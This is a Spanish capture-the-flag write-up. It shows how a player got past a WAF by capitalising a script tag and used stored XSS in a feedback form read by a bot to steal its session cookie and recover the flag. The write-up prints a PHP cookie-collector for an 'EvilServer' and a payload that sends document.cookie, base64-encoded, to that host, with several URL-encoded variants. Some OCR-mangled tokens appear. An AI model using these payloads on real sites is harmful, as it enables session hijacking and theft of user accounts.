3 Content-Length: 227
4 Location: http://34.253.120.147:1730/dashboard
5 Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2kiLC
6 Server: Werkzeug/1.0.1 Python/3.6.9
7 Date: Mon, 18 May 2020 14:21:45 GMT
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
10 <title>
    Redirecting...
</title>
11 <h1>
    Redirecting...
</h1>
12 <p>
    You should be redirected automatically to target URL: <a href="/dashboard">/data
    . If not click the link.

```

Done

Conseguimos una sesión que no tiene mensaje de Flashes!!!

Nuestra cookie buena se llama "token"

Luci: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2kiLCJyYW5kb20iOjAuOTI2NzI1NiJ9MzU4NTA4M30.YnpPuopPchHBRJw07bu37ciPgISfXZFPzyLsqtB-c; Path=/  
Pepi: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2kiLCJyYW5kb20iOjAuOTI2NzI1NiJ9MzU4NTA4M30.YnpPuopPchHBRJw07bu37ciPgISfXZFPzyLsqtB-c; Path=/  
Bom: Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2kiLCJyYW5kb20iOjAuOTI2NzI1NiJ9MzU4NTA4M30.YnpPuopPchHBRJw07bu37ciPgISfXZFPzyLsqtB-c; Path=/

Al intentar hacer login y con la ayuda de burp para reemplazar la cookie, vemos que llega una segunda petición con /dashboard

Bingo!

Burp Suite Community Edition v2020.4 - Temporary Project

Logging of out-of-scope Proxy traffic is disabled

**Request to http://34.253.120.147:1730**

**Intercept**

Forward Drop Intercept is on Action

Raw Params Headers Hex CSTD

```
1 GET /dashboard HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2kiLCJyYW5kb20iOjAuOTI2NzI1NiJ9MzU4NTA4M30.YnpPuopPchHBRJw07bu37ciPgISfXZFPzyLsqtB-c
10 Upgrade-Insecure-Requests: 1
11
12
```


Al iniciar sesión nos redirige al dashboard, donde vemos que podemos almacenar mensajes:

## DEA server

### User dashboard

Hello Pepi

Notes



Add note


También vemos que en el dirbuster aparecía un feedback, y al entrar podemos enviar un mensaje, que será leído por el "becario":  
(adicionalmente en el fuente del dashboard, encontramos esto:)

<!-- TODO: Implement some kind of /feedback form -->

## DEA server

### Feedback

If you find any problem with the site, send your feedback and the becario will do his best




Submit

Feedback received. We'll be in touch soon... (or not)

[+] Vamos a intentar robarle la cookie :D

Probamos a enviarle un enlace a una página para ver si abre los links:



The screenshot shows the Burp Suite interface with a POST request to `/feedback`. The request payload contains a cookie named `tokens` with the value `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IlBlcGkiLCJyYW5kb20iOiAuNzI4OTM4MzIyNzg2MT5Mn0.OhLaRptcov5V1PrSPdQEjvhHyAuewmspXnX3akWwv`. The response pane shows a status code of 200 OK.

No sigue los links, así que habrá que lanzar un XSS:

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

**Response**

```
1 POST /feedback HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/feedback
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 129
10 Connection: close
11 Cookie: tokens=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1c2VybmtzSI6IlBlcGkiLCJyW5kb20i0jAuNDk3NTQ5MzY3OTYwNfG5nD29.woSGHgsVEGmuvbjwLEX6gxn1AcpxsFKjYZIaIsZ0
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15 msg=
%3Cscript%3Bnew+Image%29;src%3D%22http%3A%2F%2F%[REDACTED]test%2Findex.php%3Fcokie%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E

```

0 matches | Pretty

0 matches | Pretty

Tenemos un guau guau! Parece que nos hemos encontrado el WAF

Con poner una mayúscula en el <Script>, somos capaces de pasar el WAF, pero nos falta encontrar el payload correcto.

Creamos un fichero PHP en nuestro EvilServer, para que recoja por get la petición que vamos a pasar:

```
<php
$cookie = $_GET['ckie'];
$file = fopen('cookies_20200518_123.txt.html', 'a');
fwrite($file, 'Cookie: '.$cookie.'  
' );
fclose($file);
?>
```

La petición sería: http://evilserver/test/index.php?ckie=

Y lo que queremos es el document.cookies, pero para evitar problemas con el servidor web y el get, lo codeamos en base64.

Nuestro payload final sería:

```
<Script>new Image().src="http://EvilServer/test/index.php?ckie="+btoa(document.cookie);</Script>
```

Todo URLencoded.

No acaba de ejecutarse bien, por lo que añadimos relleno para hacerlo parecer más lícito y que no solamente le llegue el código con el bloque <script>, añadimos un cierre de div </div>:

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

**Response**

```
1 POST /feedback HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/feedback
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 233
10 Connection: close
11 Cookie: tokens=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1c2VybmtzSI6IlBlcGkiLCJyW5kb20i0jAuNDk3NTQ5MzY3OTYwNfG5nD29.woSGHgsVEGmuvbjwLEX6gxn1AcpxsFKjYZIaIsZ0
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15 msg=
</div><Script>new Image().src%3D%22http%3A//%[REDACTED]test/index.php%3Fckie%3D%2Bbtoa(document.cookie)%3B</Script>

```

0 matches | Pretty

0 matches | Pretty

O al estilo <br>eaing Bad:

```
msg=
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<Script>new Image().src%3D%22http%3A//%[REDACTED]test/index.php%3Fckie%3D%2Bbtoa(document.cookie)%3B</Script>

```

Y vemos esto en nuestro evil server:

Cookie:xxx  
Cookie:RkxBRz1VQU17OGRkZWFinzAwZDezZmFlYjAzYzg5YTY4MjQwMGM2ODh9

Descodificando el base64 nos da la Flag:

**Input**  
RkxBRz1VQU170GRkZwFlNzAwZDEzM1YjAzYzg5YTY4HjQwMGm20h9  
start: 14  
end: 14  
length: 0

**Output**  
FLAG=UAM{8ddeae700d13faeb03c89a682400c688}  
start: 11  
end: 10  
length: -1

FLAG=UAM{8ddeae700d13faeb03c89a682400c688}

[Challenge](#)

7 Solves

X

Name	Date
jorgectf	3 days ago
STesla	2 days ago
r.martinsanta	a day ago
DarkEagle	8 hours ago
socialk@s	8 hours ago
bicacaro	4 hours ago
masi	a few seconds ago

Muchas gracias a todos los integrantes de UAM y a Julian por el reto!! CRACK!

 Adrian (masi)  
@masi\_c64